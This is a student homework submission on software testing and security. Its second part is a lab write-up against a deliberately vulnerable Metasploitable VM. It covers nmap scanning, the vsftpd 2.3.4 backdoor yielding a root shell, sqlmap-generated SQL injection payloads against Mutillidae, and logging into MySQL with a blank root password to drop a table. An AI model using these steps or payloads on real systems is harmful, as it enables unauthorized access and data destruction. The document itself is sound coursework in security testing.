

CSE345/545: Homework 3

Mihir Chaturvedi (2019061)

Part 1

Question 1

- **System recoverability** is the ability of a system to recover from potentially lost data and degraded performance after suffering from unexpected events that hamper the overall health, such as crashes, hardware failure, power failure, etc.
- To ensure recoverability, the following steps can be taken:
 - Prior to any unexpected events of data and performance loss, analyse the system's general health - this includes
 - storage capacity,
 - memory usage,
 - hardware health and maintenance.
 - ability to keep track of errors, and keep logs of error traces
 - Based on this analysis, we must prepare tests that mimic possible crashes.
 - Prepare a separate environment that is as close a replica of the production environment.
 - Perform recovery tests that purposefully fail the servers or applications. This can be done by
 - Causing hardware failure
 - Disrupting network connection
 - Introducing unexpected software errors
 - Before and after the tests, and in general, plan scheduled multiple backups
 - Ideally there must be multiple copies of each backup, and must be kept in different locations. Moreover, each backup must have copies in different storage media too.
 - While performing tests, thoroughly document the steps performed and outcomes for each, for posterity and to keep note of unexpected outcomes.
- Recoverability testing is the process of deliberately causing errors in parts of the system, or the whole.
 - It is done in order to assess how well the system, service or application responds to the unexpected crashes and errors.
 - Examples of such include
 - Shutting down the machine while the application is running
 - Disconnecting any network connections
 - Causing the application to reach its system/environment limits

Question 2



a. Automatic code analysis

- i. It is the overall analysis done by testing programs on a user's code to ensure that they use best-practices, standards, and detect potentially buggy, unsecure or otherwise unnecessary code before-hand. Automatic code analysis tools can be a part of the developer's Integrated Development Environment program (or IDE), which informs them instantly of problematic code.

- ii. Types of code analysis are:

Type	Details	Example
Control flow analysis	Checks for unreachable code, or loops with multiple entries and exits	<pre>1 function main() { 2 return; 3 console.log('hello'); 4 }</pre> <p>Code on line 4 is unreachable because of an early return on line 3.</p>
Information flow analysis	Checks for variable scope breadths, dependence on other variables	<pre>1 let a = 1; 2 3 function main() { 4 console.log(a); 5 }</pre> <p>Global scope for variable 'a' is unnecessary, as it is only locally being used in the 'main' function.</p>
Data use analysis	Checks for uninitialized, unaccessed or unused variables	<pre>1 function main() { 2 let a = 10; 3 return; 4 }</pre> <p>Variable 'a' on line 2 is unused.</p>
Interface analysis	Checks for variable assignments and function calls with correct types	<pre>1 function main() { 2 let a: string = 10; 3 }</pre> <p>In correct assignment of number on to string datatype on variable 'a' on line 2.</p>

b. We are using IntelliJ IDEA for this code analysis.

Code Analysis Type	Sub-functionality	Supported ?	Screenshots
Data Use Analysis	Unused variable	Yes	
Data Use Analysis	Uninitialized variables	Yes	
Control flow analysis	Unreachable code	Yes	
Interface Analysis	Incorrect types	Yes	
Data Use Analysis	Assigned but unaccessed variables	Yes	

Question 3

- A regression is any fault or bug caused in a software due introduction of new features, versions and code changes.
- Regression testing is done after the completion of new features to ensure no old functionality has been impacted. It should be done on a regular basis.

1. Tests for unlock through fingerprint:

Step	Action	Expected behaviour
1	Open the phone and enter the lock screen	The lock screen should be visible with a camera button on the bottom right
2	Press the camera button	The camera app should open with various modes
3	Take a photo	The photo should be saved in the gallery
4	Close the camera app	The lock screen should be visible again
5	Place a finger with the registered fingerprint on the in-screen scanner	The scanner flashes green on contact and captures the fingerprint
6	Wait	The phone takes a second for authentication. The phone is now unlocked.
7	Place a finger with an unregistered fingerprint on the in-screen scanner	The scanner flashes green on contact and captures the fingerprint
8	Wait	The phone takes a second for authentication. The phone throws an error and shows that this fingerprint was not recognized. The phone remains locked.

2. Tests for unlock through face

Step	Action	Expected behaviour
1	Open the phone and enter the lock screen	The lock screen should be visible with a camera button on the bottom right
2	Press the camera button	The camera app should open with various modes
3	Take a photo	The photo should be saved in the gallery
4	Close the camera app	The lock screen should be visible again
5	On the lockscreen, bring a registered face in front of the front camera	The front-facing camera should be on and capture the visible face
6	Wait	The phone takes a second for authentication. The phone is now unlocked.
7	On the lockscreen, bring an	The front-facing camera should be on and capture the

	unregistered face in front of the front camera	visible face
8	Wait	The phone takes a second for authentication. The phone throws an error and shows that this face was not recognized. The phone remains locked.

3. Test cases that stay relevant

Tests 1 through 4 stay relevant since they are common features before and after the upgrade to the unlocking mechanism.

4. Regression testing plan

A. Identify the modules and components that need to be separately tested.

■ For our case, these include:

- Lock screen module to display the lock screen and its content
- Fingerprint module to unlock the phone via fingerprint scanning
- Camera module to show the camera app, and to do face-recognition unlocking

B. Identify internal units used through unlocking

- Touch inputs
- Fingerprint and face databases

C. Identify and classify user base

- Which type of users will be affected by this change?
- Will this change make the system more or less usable?
- Are changes made foolproof?

D. After installation of new features, ensure backwards compatibility

- Execute all the common tests
- Ensure that no tests break existing functionality
- If so, fix the bug and start the regression test from scratch

E. Identify potential vulnerabilities

- Which user base can exploit this vulnerability? (step C)
- Which internal unit does this vulnerability break? (step B)

F. Create new test cases

Part 2

To perform the exploits on the Metasploitable VM, we must first retrieve its local IP address. For convenience, we shall also further connect to the VM if need to using SSH, rather than directly through the virtual machine interface.

Steps:

1. First and foremost, in the VM settings, we must choose “Bridged Adapter” as the network adapter
2. Start the VM. Once booted and logged in, enter ` \$ ip addr `:

```
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast ql
    link/ether 08:00:27:0d:3a:27 brd ff:ff:ff:ff:ff:ff
    inet 192.168.129.157/24 brd 192.168.129.255 scope global eth0
    inet6 2401:4900:2eee:9c75:a00:27ff:fe0d:3a27/64 scope global dynamic
        valid_lft 3322sec preferred_lft 3322sec
    inet6 fe80::a00:27ff:fe0d:3a27/64 scope link
        valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$
```

3. Here we can see that the `eth0` interface has been assigned the local IP address “192.168.129.157”.
4. Through other steps followed via StackOverflow, we connect to VM from our host machine via
` \$ ssh msfadmin@192.168.129.157 `

Question 1

a. Background:

- i. Why: Identify the OS version of the metasploitable system
- ii. How: Use `nmap` from a machine connecting to the same network as Metasploitable
- iii. Outcome: OS version identified: Linux 2.6.9-2.6.33

Steps:

- i. From the host machine, enter the command with root permissions:

`\$ sudo nmap -O 192.168.129.157`

```
~
> sudo nmap -O 192.168.129.157
Starting Nmap 7.80 ( https://nmap.org ) at 2021-12-02 20:54 IST
Nmap scan report for 192.168.129.157
Host is up (0.00034s latency).                               Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:0D:3A:27 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.98 seconds
```

- ii. As outlined, we identify the OS details

b. Background:

- i. Why: List the open ports on metasploitable system
- ii. How: Use `nmap` from a machine connecting to the same network as Metasploitable
- iii. Outcome: A large list of open and possibly vulnerable ports found

Steps:

1. For this, we again use the `nmap` command with verbose and aggressive flags:

```
`$ sudo nmap -v -A 192.168.129.157`
```

```
> sudo nmap -v -A 192.168.129.157
Starting Nmap 7.80 ( https://nmap.org ) at 2021-12-02 21:07 IST
NSE: Loaded 151 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 21:07
Completed NSE at 21:07, 0.00s elapsed
Initiating NSE at 21:07
Completed NSE at 21:07, 0.00s elapsed
Initiating NSE at 21:07
Completed NSE at 21:07, 0.00s elapsed
Initiating ARP Ping Scan at 21:07, 0.04s elapsed (1 total hosts)
Scanning 192.168.129.157 [1 port]
Completed ARP Ping Scan at 21:07, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 21:07
Completed Parallel DNS resolution of 1 host. at 21:07, 0.08s elapsed
Initiating SYN Stealth Scan at 21:07
Scanning 192.168.129.157 [1000 ports]
Discovered open port 53/tcp on 192.168.129.157
Discovered open port 111/tcp on 192.168.129.157
Discovered open port 3306/tcp on 192.168.129.157
Discovered open port 23/tcp on 192.168.129.157
Discovered open port 80/tcp on 192.168.129.157
Discovered open port 22/tcp on 192.168.129.157
Discovered open port 5900/tcp on 192.168.129.157
Discovered open port 25/tcp on 192.168.129.157
Discovered open port 445/tcp on 192.168.129.157
Discovered open port 21/tcp on 192.168.129.157
Discovered open port 139/tcp on 192.168.129.157
Discovered open port 512/tcp on 192.168.129.157
Discovered open port 1524/tcp on 192.168.129.157
Discovered open port 1099/tcp on 192.168.129.157
Discovered open port 2049/tcp on 192.168.129.157
Discovered open port 6000/tcp on 192.168.129.157
Discovered open port 5432/tcp on 192.168.129.157
Discovered open port 514/tcp on 192.168.129.157
Discovered open port 6667/tcp on 192.168.129.157
Discovered open port 513/tcp on 192.168.129.157
Discovered open port 2121/tcp on 192.168.129.157
Discovered open port 8180/tcp on 192.168.129.157
Discovered open port 8009/tcp on 192.168.129.157
Completed SYN Stealth Scan at 21:07, 0.05s elapsed (1000 total ports)
Initiating Service scan at 21:07
Scanning 23 services on 192.168.129.157
Completed Service scan at 21:08, 11.24s elapsed (23 services on 1 host)
```

```
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ftp-syst:
|_STAT:
|_FTP server status:
|_Connected to 192.168.129.86
|_Logged in as ftp
|_TYPE: ASCII
|_No session bandwidth limit
|_Session timeout in seconds is 300
|_Control connection is plain text
|_Data connections will be plain text
|_vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp    open  ssh            OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
|_ssh-hostkey:
|_1024 68:0f:cf:el:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_2048 56:56:24:0f:21:1d:de:d7:2b:ae:61:b1:24:3d:e6:f3 (RSA)
23/tcp    open  telnet         Linux telnetd
25/tcp    open  smtp           Postfix smtpd
|_smtp-command: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDST
|_ATUSCODES, 8BITIME, DSN,
|_sslv2:
|_SSLv2 supported
|_ciphers:
|_SSL2_DES_64_CBC_WITH_MD5
|_SSL2_RC4_128_WITH_MD5
|_SSL2_RC2_128_CBC_WITH_MD5
|_SSL2_RC4_128_EXPORT40_WITH_MD5
|_SSL2_DES_192_EDE3_CBC_WITH_MD5
|_SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
53/tcp    open  domain         ISC BIND 9.4.2
|_dns-nsid:
|_bind.version: 9.4.2
80/tcp    open  http           Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-methods:
|_Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
111/tcp   open  rpcbind        2 (RPC #100000)
```


2.

Port	Service (Default)	Application and version
21	ftp	vsftpd 2.3.4
22	ssh	OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23	telnet	Linux telnetd
25	smtp	Postfix smtpd
53	domain	ISC BIND 9.4.2
80	http	Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111	rpcbind	2 (RPC #100000)
139	netbios-ssn	Samba smbd 3.X - 4.X
445	netbios-ssn	Samba smbd 3.X - 4.X
512	exec	netkit-rsh rexecd
513	login	OpenBSD or Solaris rlogind
514	shell	Netkit rshd
1099	java-rmi	GNU Classpath grmiregistry
1524	bindhell	Metasploitable root shell
2049	nfs	2-4 (RPC #100003)
2121	ftp	ProFTPD 1.3.1
3306	mysql	MySQL 5.0.51a-3ubuntu5
5432	postgresql	PostgreSQL DB 8.3.0 - 8.3.7
5900	vnc	VNC (protocol 3.3)
6000	X11	-- (access denied)
6667	irc	UnrealIRCd
8009	ajp13	Apache Jserv (Protocol v1.3)
8180	http	Apache Tomcat/Coyote JSP engine 1.1

c. Background:

- i. Why: Exploit the FTP Backdoor
- ii. How: Using the `telnet` command into the compromised FTP port, and open root access
- iii. Outcome: We gain root access into the Metasploitable VM

Steps:

1. In the above `nmap` output, we see that at port 21 an ftp program is running - "vsftpd 2.3.4". This version is known to have a vulnerability which allows users to gain backdoor access to the system.
2. We exploit the vulnerability by `telnet` ing into port 21 with a username that ends with ":". The password associated can be anything:

```
> telnet 192.168.129.157 21
Trying 192.168.129.157 ...
Connected to 192.168.129.157.
Escape character is '^]'.
220 (vsFTPd 2.3.4)
user mihir:)
331 Please specify the password.
pass hello
```

3. Keeping this running, in a new tab we shall attempt to `telnet` into port 6200, that operates the shell for ftp connections:

```
> telnet 192.168.129.157 6200
Trying 192.168.129.157 ...
Connected to 192.168.129.157.
Escape character is '^]'.
whoami;
root
: command not found
```

4. As we can see, using the `whoami` command inside the shell, we are the root user and have root access to the entire Metasploitable machine.

d. Mutillidae:

i. Background:

- i. Why: Exploit the “SQL Injection on blog entry” vulnerability on “add-to-your-blog.php” page.
- ii. How: Use sqlmap to brute force through possible SQL insert injections
- iii. Outcome: We receive payloads that successfully exploit the SQL injection vulnerability

Steps:

1. Create a simple account and login on Mutillidae by going to <http://192.168.129.157/mutillidae/index.php?page=register.php>
2. Go to the “Add to your blog” page: <http://192.168.129.157/mutillidae/index.php?page=add-to-your-blog.php>
3. Without adding any blog entry, press submit. Intercept this request using Burp Suite.
4. Save the intercepted request in a simple text file (blog.http):

```
Send Request
POST /mutillidae/index.php?page=add-to-your-blog.php HTTP/1.1
Host: 192.168.129.157
Content-Length: 92
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.129.157
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://192.168.129.157/mutillidae/index.php?page=add-to-your-blog.php
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Cookie: username=mihir; uid=17; PHPSESSID=96a4da9c11289ba3b98b8bfafd23eb3f
Connection: close

csrf-token=SecurityIsDisabled&blog_entry=&add-to-your-blog-php-submit-button=Save+Blog+Entry|
```

5. Download sqlmap: <https://github.com/sqlmapproject/sqlmap>
6. Once downloaded, run: ` \$./sqlmap.py -r blog.http `
7. Press enter on all prompts to use defaults, and let the program do its magic. Finally, we receive the following output:

```
sqlmap identified the following injection point(s) with a total of 1596 HTTP(s) requests:
---
Parameter: blog_entry (POST)
  Type: error-based
    Title: MySQL >= 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: csrf-token=SecurityIsDisabled&blog_entry='||(SELECT 0x6d6a7269 FROM DUAL WHERE 7796=7796 AND ROW(4339,4250)>(SELECT COUNT(*),CONCAT(0x716a6b7a71,(SELECT (ELT(4339=4339,1))),0x716a716a71,FLOOR(RAND(0)*2))x FROM (SELECT 8924 UNION SELECT 7208 UNION SELECT 5401 UNION SELECT 8415)a GROUP BY x))||'&add-to-your-blog-php-submit-button=Save Blog Entry

  Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: csrf-token=SecurityIsDisabled&blog_entry='||(SELECT 0x5155416d FROM DUAL WHERE 2228=2228 AND (SELECT 4116 FROM (SELECT(SLEEP(5)))JeDf))||'&add-to-your-blog-php-submit-button=Save Blog Entry
---
```

8. The first payload produces an error but does not modify system state. The second vulnerability uses the SLEEP command to make the system sleep for specified amount of time. We can easily replicate the SLEEP vulnerability by adding `` || SLEEP(10) || `` in the blog entry textbox, press submit, and easily observe that the VM takes 10 seconds to respond, but does not error.

ii. Background:

- i. Why: Find and exploit unencrypted and openly accessible database credentials
- ii. How: View the config.inc file, use credentials to run MySQL queries
- iii. Outcome: Retrieve credentials and drop a table from the database

Steps:

1. The database config file is exposed on the endpoint

<http://192.168.129.157/mutillidae/config.inc>:

```
<?php
    /* NOTE: On Samurai, the $dbpass password is "samurai" rather than blank */

    $dbhost = 'localhost';
    $dbuser = 'root';
    $dbpass = '';
    $dbname = 'owasp10';
?>
```

2. After this, we connect to the MySQL database by SSH'ing into the VM from the host machine using the following command: `\$ mysql -h localhost -u root`. Since the password is empty, there is no protection and we login directly.

```
msfadmin@metasploitable:~$ mysql -h localhost -u root
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 1642
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql>
```

3. Use the `owasp10` database.

4. Drop the table "captured_data":

```
mysql> use owasp10
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----+
| Tables_in_owasp10 |
+-----+
| accounts          |
| blogs_table       |
| captured_data     |
| credit_cards      |
| hitlog            |
| pen_test_tools    |
+-----+
6 rows in set (0.00 sec)

mysql> drop table captured_data;
Query OK, 0 rows affected (0.00 sec)

mysql> show tables;
+-----+
| Tables_in_owasp10 |
+-----+
| accounts          |
| blogs_table       |
| credit_cards      |
| hitlog            |
| pen_test_tools    |
+-----+
5 rows in set (0.00 sec)

mysql>
```